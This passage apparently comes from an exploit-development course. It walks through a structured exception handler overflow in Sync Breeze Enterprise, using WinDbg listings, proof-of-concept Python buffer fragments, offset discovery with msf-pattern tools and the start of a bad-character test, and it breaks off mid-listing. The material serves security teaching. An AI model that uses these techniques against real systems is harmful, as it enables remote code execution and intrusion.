Before sending the initial proof of concept, we want to inspect an intact chain of _EXCEPTION_REGISTRATION_RECORD structures to observe them in memory.

Because the SEH mechanism works on a per-thread basis, we won't be able to inspect the intact SEH chain for the thread handling our incoming data, as that thread has not yet spawned. Instead, we will inspect the chain of _EXCEPTION_REGISTRATION_RECORD structures for the thread WinDbg breaks into when we attach the debugger to the target process. This will reveal an intact chain.

After attaching the WinDbg to our process, we'll obtain the TEB address with **!teb**,[112] which will contain the *ExceptionList* pointer:

```
0:007> !teb
TEB at 7ffd8000
    ExceptionList:        0132ff70
    StackBase:            01330000
    StackLimit:           0132c000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffd8000
    EnvironmentPointer:   00000000
    ClientId:             000004d4 . 00000c8c
    RpcHandle:            00000000
    Tls Storage:          00000000
    PEB Address:          7ffd7000
    LastErrorValue:       0
    LastStatusValue:      0
    Count Owned Locks:    0
    HardErrorMode:        0
```

Listing 100 - Dumping the TEB in WinDbg

Listing 100 shows that, as expected, the *ExceptionList* starts very close to the beginning of the *StackBase*.

> *In x86 architecture, the stack is "head down", meaning that it starts at a higher memory address and expands down to a lower address.*

Next, we'll dump the first _EXCEPTION_REGISTRATION_RECORD structure at the memory address specified in the *ExceptionList* member.

From the previous section, we know that the _EXCEPTION_REGISTRATION_RECORD structure has two members. The first is *Next* and, as the name suggests, it points to the next entry in the singly-linked list. The second, *Handler*, is the memory address of the *_except_handler* function. We can manually walk the singly-linked list in the debugger as shown in the listing below.

```
0:007> dt _EXCEPTION_REGISTRATION_RECORD 0132ff70
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x0132ffcc _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x7728a380     _EXCEPTION_DISPOSITION
ntdll!_except_handler4+0
```

[112] (WinDBG - Thread related information), http://windbg.info/doc/1-common-cmds.html#12_thread

```
0:007> dt _EXCEPTION_REGISTRATION_RECORD 0x0132ffcc
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x0132ffe4 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x7728a380     _EXCEPTION_DISPOSITION
ntdll!_except_handler4+0

0:007> dt _EXCEPTION_REGISTRATION_RECORD 0x0132ffe4
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0xffffffff _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x77296c7c     _EXCEPTION_DISPOSITION
ntdll!FinalExceptionHandlerPad12+0
```

Listing 101 - Walking the structured exception handling chain in WinDbg

As highlighted in Listing 101, the end of the singly-linked list is marked by the 0xffffffff value stored by the last _EXCEPTION_REGISTRATION_RECORD *Next* member. This last record is the default exception handler specified by the operating system.

To understand what is happening during an SEH overflow, we'll let our application continue execution inside the debugger and send our previous proof of concept, once again triggering an access violation.

```
kali@kali:~$ python3 seh_overflow_0x01.py 192.168.120.10
Sending evil buffer...
Done!
```

Listing 102 - Re-running the initial proof of concept

This time, when we attempt to walk the *ExceptionList*, we notice that the second _EXCEPTION_REGISTRATION_RECORD structure has been overwritten by our malicious buffer.

```
(ed8.192c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze
Enterprise\bin\libpal.dll
eax=41414141 ebx=01c4fa1c ecx=01c4ff18 edx=01c4f9d4 esi=01c4ff18 edi=01c4fb20
eip=00ac2a9d esp=01c4f9a8 ebp=01c4fec8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
libpal!SCA_ConfigObj::Deserialize+0x1d:
00ac2a9d ff5024          call    dword ptr [eax+24h]  ds:0023:41414165=????????

0:011> !teb
TEB at 0026b000
    ExceptionList:        01c4fe1c
    StackBase:            01c50000
    StackLimit:           01c4f000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 0026b000
    EnvironmentPointer:   00000000
    ClientId:             00000ed8 . 0000192c
    RpcHandle:            00000000
    Tls Storage:          0054fa80
    PEB Address:          0025d000
```

```
    LastErrorValue:       0
    LastStatusValue:      c000000d
    Count Owned Locks:    0
    HardErrorMode:        0

0:011> dt _EXCEPTION_REGISTRATION_RECORD 01c4fe1c
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x01c4ff54 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x00b3df5b     _EXCEPTION_DISPOSITION
libpal!md5_starts+0

0:011> dt _EXCEPTION_REGISTRATION_RECORD 0x01c4ff54
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x41414141 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x41414141     _EXCEPTION_DISPOSITION  +41414141
```

Listing 103 - Walking the structured exception handler chain after the crash in WinDbg

_EXCEPTION_REGISTRATION_RECORD structures are pushed on the stack from first to last. Because of this, SEH overflows generally overwrite the last _EXCEPTION_REGISTRATION_RECORD structure first. Depending on the length of the overflow, it is possible to overwrite more than one _EXCEPTION_REGISTRATION_RECORD structure.

Keep in mind that in some cases, the overflow happens in such a way that the exception chain is only partially overwritten.

In our case, the exception occurs because the application is trying to read and execute from an unmapped memory page. This causes an access violation exception that needs to be handled by either the application or the operating system.

WinDbg allows us to automatically list the current thread exception handler chain with *!exchain*.[113] The !exchain extension displays the exception handlers of the current thread. It supports three arguments that can be used to gather information on specific types of exceptions, such as C++ *try/catch* exceptions. By default, it displays the exception handler implemented using the SEH mechanism.

```
0:011> !exchain
01c4fe1c: libpal!md5_starts+149fb (00b3df5b)
01c4ff54: 41414141
Invalid exception stack at 41414141
```

Listing 104 - Inspecting the exception handler chain at the moment of the crash

The output from !exchain provides us with the same information as our previous manual SEH chain dump.

Reiterating our theory discussion, we know that the first step in the SEH mechanism is to obtain the address of the first _EXCEPTION_REGISTRATION_RECORD structure from the TEB. The

[113] (WinDBG !exchain), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-exchain

operating system then proceeds to call each *_except_handler* function until the exception is properly handled, or it simply crashes the process if no handler could successfully deal with the exception.

At this point, however, the address of at least one of the *_except_handler* functions has been overwritten by our buffer (0x41414141). This means that whenever this _EXCEPTION_REGISTRATION_RECORD structure is used to handle the exception, the CPU will end up calling 0x41414141, giving us control over the EIP register. This is exactly the behavior we noticed as part of the initial crash analysis.

We can once again confirm this by resuming execution in WinDbg and letting the application attempt to handle the exception:

```
0:011> g
(ed8.192c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=77383b20 esi=00000000 edi=00000000
eip=41414141 esp=01c4f438 ebp=01c4f458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

Listing 105 - Letting the exception be handled by WinDbg

The above listing reveals that the instruction pointer is under control. Let's inspect the callstack (**k**) to determine which functions were called before the EIP register was overwritten.

```
0:011> k
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 01c4f434 77383b02 0x41414141
01 01c4f458 77383ad4 ntdll!ExecuteHandler2+0x26
02 01c4f528 77371586 ntdll!ExecuteHandler+0x24
03 01c4f528 00ac2a9d ntdll!KiUserExceptionDispatcher+0x26
04 01c4fec8 00000000 libpal!SCA_ConfigObj::Deserialize+0x1d
```

Listing 106 - Dumping the callstack in WinDbg after the exception is handled

The output indicates that *ntdll!ExecuteHandler2* was called directly before we achieved code execution. As previously discussed, this function is responsible for calling the *_except_handler* functions registered on the stack. We'll confirm this shortly.

We can list all the registers within WinDbg to determine if any of them point to our buffer:

```
0:011> r
eax=00000000 ebx=00000000 ecx=41414141 edx=77383b20 esi=00000000 edi=00000000
eip=41414141 esp=01c4f438 ebp=01c4f458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???

0:011> dds esp La
01c4f438  77383b02 ntdll!ExecuteHandler2+0x26
01c4f43c  01c4f540
01c4f440  01c4ff54
01c4f444  01c4f55c
01c4f448  01c4f4cc
```

```
01c4f44c  01c4fe1c
01c4f450  77383b20 ntdll!ExecuteHandler2+0x44
01c4f454  01c4ff54
01c4f458  01c4f528
01c4f45c  77383ad4 ntdll!ExecuteHandler+0x24

0:011> u edx
ntdll!ExecuteHandler2+0x44:
77383b20 8b4c2404        mov     ecx,dword ptr [esp+4]
77383b24 f7410406000000  test    dword ptr [ecx+4],6
77383b2b b801000000      mov     eax,1
77383b30 7512            jne     ntdll!ExecuteHandler2+0x68 (77383b44)
77383b32 8b4c2408        mov     ecx,dword ptr [esp+8]
77383b36 8b542410        mov     edx,dword ptr [esp+10h]
77383b3a 8b4108          mov     eax,dword ptr [ecx+8]
77383b3d 8902            mov     dword ptr [edx],eax
```

Listing 107 - Dumping the registers in WinDbg after the exception is handled

According to the output in Listing 107, none of the registers point to our buffer at the moment we gain control over the execution. The ECX register is being overwritten alongside the instruction pointer while most of the other registers are NULL. We do not overwrite any data on the stack (which ESP and EBP point to). Lastly, EDX appears to point somewhere inside the *ntdll!ExecuteHandler2* function.

At this point, even if we control the instruction pointer, we are still not able to easily redirect the execution flow to our buffer where we'd eventually store a payload.

To better understand the SEH mechanism we can restart Sync Breeze and set a breakpoint at the *ntdll!ExecuteHandler2* function to stop the execution before WinDbg intercepts the exception.

From the previous debugging session, we know that when the access violation is triggered, the first entry in *ExceptionList* is not overwritten by our buffer and therefore is still a valid _EXCEPTION_REGISTRATION_RECORD structure. Our overflow only affects the *following* _EXCEPTION_REGISTRATION_RECORD structure in the linked list. Because of this, when the SEH mechanism tries to handle the exception, *ntdll!ExecuteHandler2* will be called twice.

Initially, it will use the first _EXCEPTION_REGISTRATION_RECORD structure (which is still intact) and then proceed to use the corrupted structure. When the breakpoint is first triggered, we will simply let execution resume:

```
(1544.16f0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze
Enterprise\bin\libpal.dll
eax=41414141 ebx=018efa1c ecx=018eff18 edx=018ef9d4 esi=018eff18 edi=018efb20
eip=00902a9d esp=018ef9a8 ebp=018efec8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
libpal!SCA_ConfigObj::Deserialize+0x1d:
00902a9d ff5024          call    dword ptr [eax+24h]  ds:0023:41414165=????????

0:008> bp ntdll!ExecuteHandler2

0:008> g
```

```
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=018ef4cc edx=770a3b20 esi=00000000 edi=00000000
eip=770a3adc esp=018ef45c ebp=018ef528 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2:
770a3adc 55              push    ebp

0:008> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=018ef4cc edx=770a3b20 esi=00000000 edi=00000000
eip=770a3adc esp=018ef45c ebp=018ef528 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2:
770a3adc 55              push    ebp
```

Listing 108 - Setting and hitting the breakpoint at the ntdll!ExecuteHandler2 function

After hitting our breakpoint the second time, we'll inspect the assembly code of the executing function:

```
0:008> u @eip L11
ntdll!ExecuteHandler2:
770a3adc 55              push    ebp
770a3add 8bec            mov     ebp,esp
770a3adf ff750c          push    dword ptr [ebp+0Ch]
770a3ae2 52              push    edx
770a3ae3 64ff3500000000  push    dword ptr fs:[0]
770a3aea 64892500000000  mov     dword ptr fs:[0],esp
770a3af1 ff7514          push    dword ptr [ebp+14h]
770a3af4 ff7510          push    dword ptr [ebp+10h]
770a3af7 ff750c          push    dword ptr [ebp+0Ch]
770a3afa ff7508          push    dword ptr [ebp+8]
770a3afd 8b4d18          mov     ecx,dword ptr [ebp+18h]
770a3b00 ffd1            call    ecx
770a3b02 648b2500000000  mov     esp,dword ptr fs:[0]
770a3b09 648f0500000000  pop     dword ptr fs:[0]
770a3b10 8be5            mov     esp,ebp
770a3b12 5d              pop     ebp
770a3b13 c21400          ret     14h
```

Listing 109 - Disassembly of the ntdll!ExecuteHandler2 function

The first thing worth mentioning in this code (Listing 109) is that we are about to invoke a function by executing a "call ecx" instruction. According to the call stack (shown in Listing 108), this should call the overwritten *_except_handler* function (0x41414141).

Additionally, this function accepts four arguments as inferred from the four PUSH instructions preceding the "call ecx". This matches the *_except_handler* function prototype, which is repeated below for reference:

```
typedef EXCEPTION_DISPOSITION _except_handler (*PEXCEPTION_ROUTINE) (
    IN PEXCEPTION_RECORD ExceptionRecord,
    IN VOID EstablisherFrame,
    IN OUT PCONTEXT ContextRecord,
    IN OUT PDISPATCHER_CONTEXT DispatcherContext
);
```

Listing 110 - Prototype for the _exception_handler function

Before verifying that the "call ecx" instruction will indeed invoke our *_except_handler* function, let's inspect the beginning of the *ntdll!ExecuteHandler2* function.

We start by saving the EBP register on the stack and moving the stack pointer to EBP in order to easily access the arguments passed to the *ntdll!ExecuteHandler2* function.

This is followed by three PUSH instructions. Let's single-step through each of them inside the debugger in order to better understand what is happening:

```
0:008> t
eax=00000000 ebx=00000000 ecx=018ef4cc edx=770a3b20 esi=00000000 edi=00000000
eip=770a3adf esp=018ef458 ebp=018ef458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x3:
770a3adf ff750c          push    dword ptr [ebp+0Ch]  ss:0023:018ef464=018eff54

0:008> !teb
TEB at 003c4000
    ExceptionList:        018efe1c
    StackBase:            018f0000
    StackLimit:           018ee000
...

0:008> dt _EXCEPTION_REGISTRATION_RECORD 018efe1c
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x018eff54 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x0097df5b     _EXCEPTION_DISPOSITION
libpal!md5_starts+0
```

Listing 111 - Single stepping through the first PUSH instruction from ntdll!ExecuteHandler2

The debugger output indicates that the first PUSH instruction is responsible for pushing the *Next* member of the first _EXCEPTION_REGISTRATION_RECORD structure on the stack.

```
0:008> t
eax=00000000 ebx=00000000 ecx=018ef4cc edx=770a3b20 esi=00000000 edi=00000000
eip=770a3ae2 esp=018ef454 ebp=018ef458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x6:
770a3ae2 52              push    edx

0:008> u @edx
ntdll!ExecuteHandler2+0x44:
770a3b20 8b4c2404        mov     ecx,dword ptr [esp+4]
770a3b24 f7410406000000  test    dword ptr [ecx+4],6
770a3b2b b801000000      mov     eax,1
770a3b30 7512            jne     ntdll!ExecuteHandler2+0x68 (770a3b44)
770a3b32 8b4c2408        mov     ecx,dword ptr [esp+8]
770a3b36 8b542410        mov     edx,dword ptr [esp+10h]
770a3b3a 8b4108          mov     eax,dword ptr [ecx+8]
770a3b3d 8902            mov     dword ptr [edx],eax
```

Listing 112 - Single stepping through the second PUSH instruction from ntdll!ExecuteHandler2

The second PUSH instruction appears to place an offset into the *ntdll!ExecuteHandler2* function on the stack:

```
0:008> t
eax=00000000 ebx=00000000 ecx=018ef4cc edx=770a3b20 esi=00000000 edi=00000000
eip=770a3ae3 esp=018ef450 ebp=018ef458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x7:
770a3ae3 64ff3500000000  push    dword ptr fs:[0]     fs:003b:00000000=018efe1c

0:008> !teb
TEB at 003c4000
    ExceptionList:        018efe1c
    StackBase:            018f0000
    StackLimit:           018ee000
```

Listing 113 - Single stepping through the third PUSH instruction from ntdll!ExecuteHandler2

Finally, we reach the third PUSH instruction. Listing 113 shows that we are pushing the current thread *ExceptionList* onto the stack.

This is followed by a "mov dword ptr fs:[0],esp" instruction, which will overwrite the current thread *ExceptionList* with the value of ESP as shown below:

```
0:008> t
eax=00000000 ebx=00000000 ecx=018ef4cc edx=770a3b20 esi=00000000 edi=00000000
eip=770a3aea esp=018ef44c ebp=018ef458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0xe:
770a3aea 64892500000000  mov     dword ptr fs:[0],esp fs:003b:00000000=018efe1c

0:008> !teb
TEB at 003c4000
    ExceptionList:        018efe1c
    StackBase:            018f0000
    StackLimit:           018ee000
...

0:008> t
eax=00000000 ebx=00000000 ecx=018ef4cc edx=770a3b20 esi=00000000 edi=00000000
eip=770a3af1 esp=018ef44c ebp=018ef458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x15:
770a3af1 ff7514          push    dword ptr [ebp+14h]  ss:0023:018ef46c=018ef4cc

0:008> !teb
TEB at 003c4000
    ExceptionList:        018ef44c
    StackBase:            018f0000
    StackLimit:           018ee000
...

0:008> dt _EXCEPTION_REGISTRATION_RECORD 018ef44c
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x018efe1c _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x770a3b20     _EXCEPTION_DISPOSITION
ntdll!ExecuteHandler2+0
```

Listing 114 - Overwriting the ExceptionList

The debugger output from Listing 114 confirms this.

Essentially, before pushing the parameters required for the *_except_handler* function and calling it, the operating system updates *ExceptionList* with a new _EXCEPTION_REGISTRATION_RECORD structure. This new _EXCEPTION_REGISTRATION_RECORD is responsible for handling exceptions that might occur during the call to *_except_handler*. The function used to handle these exceptions is placed in EDX before the call to *ntdll!ExecuteHandler2*.

> *The operating system leverages various exception handlers depending on the function that is used to invoke the _except_handler. In our case, the handler located at 0x770a3b20 is used to deal with exceptions that might occur during the execution of RtlpExecuteHandlerForException.*
>
> *After the execution of _except_handler ("call ecx"), the operating system restores the original ExceptionList by removing the previously added _EXCEPTION_REGISTRATION_RECORD. This is done by executing the two instructions "mov esp,dword ptr fs:[0]" and "pop dword ptr fs:[0]".*

We can now proceed to single-step the remaining instructions and stop at "call ecx" to inspect the address we are about to redirect the execution flow to:

```
0:008> t
eax=00000000 ebx=00000000 ecx=018ef4cc edx=770a3b20 esi=00000000 edi=00000000
eip=770a3afd esp=018ef43c ebp=018ef458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x21:
770a3afd 8b4d18          mov     ecx,dword ptr [ebp+18h] ss:0023:018ef470=41414141

0:008> t
eax=00000000 ebx=00000000 ecx=41414141 edx=770a3b20 esi=00000000 edi=00000000
eip=770a3b00 esp=018ef43c ebp=018ef458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x24:
770a3b00 ffd1            call    ecx {41414141}
```

Listing 115 - Single-stepping until the CALL ECX instruction inside the ntdll!ExecuteHandler2 function

Nice. The output from Listing 115 confirms that we have successfully identified the assembly code that ultimately calls the *_except_handler* function, giving us control over the instruction pointer.

At this point, we've applied the theory behind the SEH mechanism to our vulnerability. While not immediately apparent, this will eventually be extremely helpful.

4.5.1.1 Exercises

1. Inside WinDbg, review the structured exception handlers used by the vulnerable application before running the proof of concept.
2. Run the proof of concept and repeat the previous exercise to confirm that one of the structured exception handlers is overwritten.

3. After WinDbg catches the access violation, let the debugger continue, and once the instruction pointer is pointing to the malicious buffer, try to determine which function was called before you gained control of EIP.
4. Inside WinDbg, try to reach the last valid instruction before we gain control of the instruction pointer.

4.5.2 Gaining Code Execution

Now that we have a good understanding of how to leverage the SEH mechanism to gain control over the instruction pointer, let's develop this into a fully working exploit.

During a vanilla stack overflow, the attacker overwrites a return address, and consequently the EIP register, with the address of an instruction (like "jmp esp") that can redirect the execution flow to the stack, where a payload is stored.

As shown in Listing 116, this is impossible in our scenario because we do not control the stack when we gain control of the instruction pointer.

```
0:007> r
eax=00000000 ebx=00000000 ecx=41414141 edx=77f16b30 esi=00000000 edi=00000000
eip=77f16b10 esp=013ff33c ebp=013ff358 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x24:
77f16b10 ffd1            call    ecx {41414141}

0:007> dds esp L6
013ff33c  013ff440
013ff340  013fff54
013ff344  013ff45c
013ff348  013ff3cc
013ff34c  013ffe1c
013ff350  77f16b30 ntdll!ExecuteHandler2+0x44
```

Listing 116 - Showing that we do not control the stack before the call to our 0x41414141 DWORD

Based on our analysis of the SEH mechanism, we know that the moment our fake handler function is called, the stack will contain the return address followed by the four *_except_handler* arguments.

```
typedef EXCEPTION_DISPOSITION _except_handler (*PEXCEPTION_ROUTINE) (
    IN PEXCEPTION_RECORD ExceptionRecord,
    IN VOID EstablisherFrame,
    IN OUT PCONTEXT ContextRecord,
    IN OUT PDISPATCHER_CONTEXT DispatcherContext
);
```

Listing 117 - Prototype for the _exception_handler function

What interests us is the second argument (*EstablisherFrame*), which is a pointer to the _EXCEPTION_REGISTRATION_RECORD structure used to handle the exception. We can confirm this with WinDbg, as shown below:

```
0:007> dt _EXCEPTION_REGISTRATION_RECORD 013fff54
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x41414141 _EXCEPTION_REGISTRATION_RECORD
```

```
   +0x004 Handler          : 0x41414141     _EXCEPTION_DISPOSITION  +41414141

0:007> dd 013fff54
013fff54  41414141 41414141 41414141 41414141
013fff64  41414141 41414141 41414141 41414141
013fff74  41414141 41414141 41414141 41414141
013fff84  41414141 41414141 41414141 41414141
013fff94  41414141 41414141 41414141 41414141
013fffa4  41414141 41414141 41414141 41414141
013fffb4  41414141 41414141 41414141 41414141
013fffc4  41414141 41414141 41414141 41414141
```

Listing 118 - Inspecting the EstablisherFrame argument in WinDbg

According to the output from Listing 118, the second argument (*EstablisherFrame*) passed to the handler function points to our controlled data on the stack. This is good news as this is the same buffer that overwrites the _EXCEPTION_REGISTRATION_RECORD structure.

This means that in order to redirect the execution flow to our buffer, we could overwrite the exception handler with the address of an instruction that returns into the *EstablisherFrame* address on the stack.

The most common sequence of instructions used in SEH overflows to accomplish this task is "POP R32, POP R32, RET", in which we POP the return address and the *ExceptionRecord* argument from the stack into two arbitrary registers (R32) and then execute a RET operation to return into the *EstablisherFrame*.

Before searching for a POP, POP, RET (P/P/R) instruction sequence, we need to determine the exact offset required to precisely overwrite the exception handler on the stack.

We'll start by using **msf-pattern_create** to generate a unique pattern with a length of 1000 bytes. This matches the input buffer size from our initial proof of concept that triggered the crash.

```
kali@kali:~$ msf-pattern_create -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5
Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
...
```

Listing 119 - Creating a unique string using msf-pattern_create

We'll replace our current *inputBuffer* with this unique string to help determine the exact offset of our overflow.

```
...
try:
  server = sys.argv[1]
  port = 9121
  size = 1000

  inputBuffer = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8...Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"
 ...
```

Listing 120 - seh_overflow_0x02.py: Determining the offset of our overflow

Running our updated proof of concept again triggers the access violation:

```
(1254.c78): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze
Enterprise\bin\libpal.dll
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Sync Breeze Enterprise\bin\libpal.dll -
eax=63413163 ebx=0155fa1c ecx=0155ff18 edx=0155f9d4 esi=0155ff18 edi=0155fb20
eip=00582a9d esp=0155f9a8 ebp=0155fec8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
libpal!SCA_ConfigObj::Deserialize+0x1d:
00582a9d ff5024          call    dword ptr [eax+24h]  ds:0023:63413187=????????

0:009> !exchain
0155fe1c: libpal!md5_starts+149fb (005fdf5b)
0155ff54: 33654132
Invalid exception stack at 65413165
```

Listing 121 - Overwritting the exception handler with our unique pattern

This time, however, the **!exchain** output indicates that the exception handler has been overwritten by our unique pattern.

We'll input this unique pattern into **msf-pattern_offset** to find the exact offset for our overwrite.

```
kali@kali:~$ msf-pattern_offset -l 1000 -q 33654132
[*] Exact match at offset 128
```

Listing 122 - Using msf-pattern_offset to determine the offset of the overwrite

The output indicates that the required offset is 128 bytes.

Let's update our proof of concept to confirm that this is the correct offset.

```
try:
  server = sys.argv[1]
  port = 9121
  size = 1000

  inputBuffer = b"\x41" * 128
  inputBuffer+= b"\x42\x42\x42\x42"
  inputBuffer+= b"\x43" * (size - len(inputBuffer))
```

Listing 123 - seh_overflow_0x03.py: Confirming the offset of our overflow

If our offset is correct, the above proof of concept should overwrite the target exception handler with four 0x42 bytes.

```
(db4.7b8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze
Enterprise\bin\libpal.dll
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Sync Breeze Enterprise\bin\libpal.dll -
eax=41414141 ebx=013afa1c ecx=013aff18 edx=013af9d4 esi=013aff18 edi=013afb20
eip=00582a9d esp=013af9a8 ebp=013afec8 iopl=0         nv up ei pl nz na po nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
libpal!SCA_ConfigObj::Deserialize+0x1d:
00582a9d ff5024          call    dword ptr [eax+24h]  ds:0023:41414165=????????

0:007> !exchain
013afe1c: libpal!md5_starts+149fb (005fdf5b)
013aff54: 42424242
Invalid exception stack at 41414141
```

Listing 124 - Confirming the offset of our overflow in WinDbg

After sending our latest proof of concept and analyzing the crash in WinDbg, we confirm that we can overwrite the exception handler with an arbitrary address (Listing 124).

Now that we are able to precisely overwrite the exception handler and we have a plan to redirect the execution into our controlled buffer, we're ready for the next steps of the exploit development process.

4.5.2.1 Exercises

1. Use WinDbg to better understand the arguments passed to the *_except_handler* function.
2. What other assembly instruction sequences might achieve the same goal as the P/P/R instruction sequence?
3. Update the previous proof of concept to control the DWORD that overwrites the SEH.

4.5.3 Detecting Bad Characters

Before we start searching for a suitable P/P/R instruction sequence, or generate our shellcode, we should check for bad characters. We need to determine which bytes to avoid in the address of the P/P/R sequence and in our shellcode.

Let's modify our proof of concept again by adding every possible hex character to our input buffer. We'll immediately exclude 0x00, as the null byte is typically a bad character in stack overflows.

```
try:
  server = sys.argv[1]
  port = 9121
  size = 1000

  badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d"
    b"\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a"
    b"\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27"
    b"\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34"
    b"\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41"
    b"\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e"
    b"\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b"
    b"\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68"
    b"\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75"
    b"\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
    b"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
    b"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c"
    b"\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9"
```

```
    b"\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6"
    b"\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3"
    b"\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd"
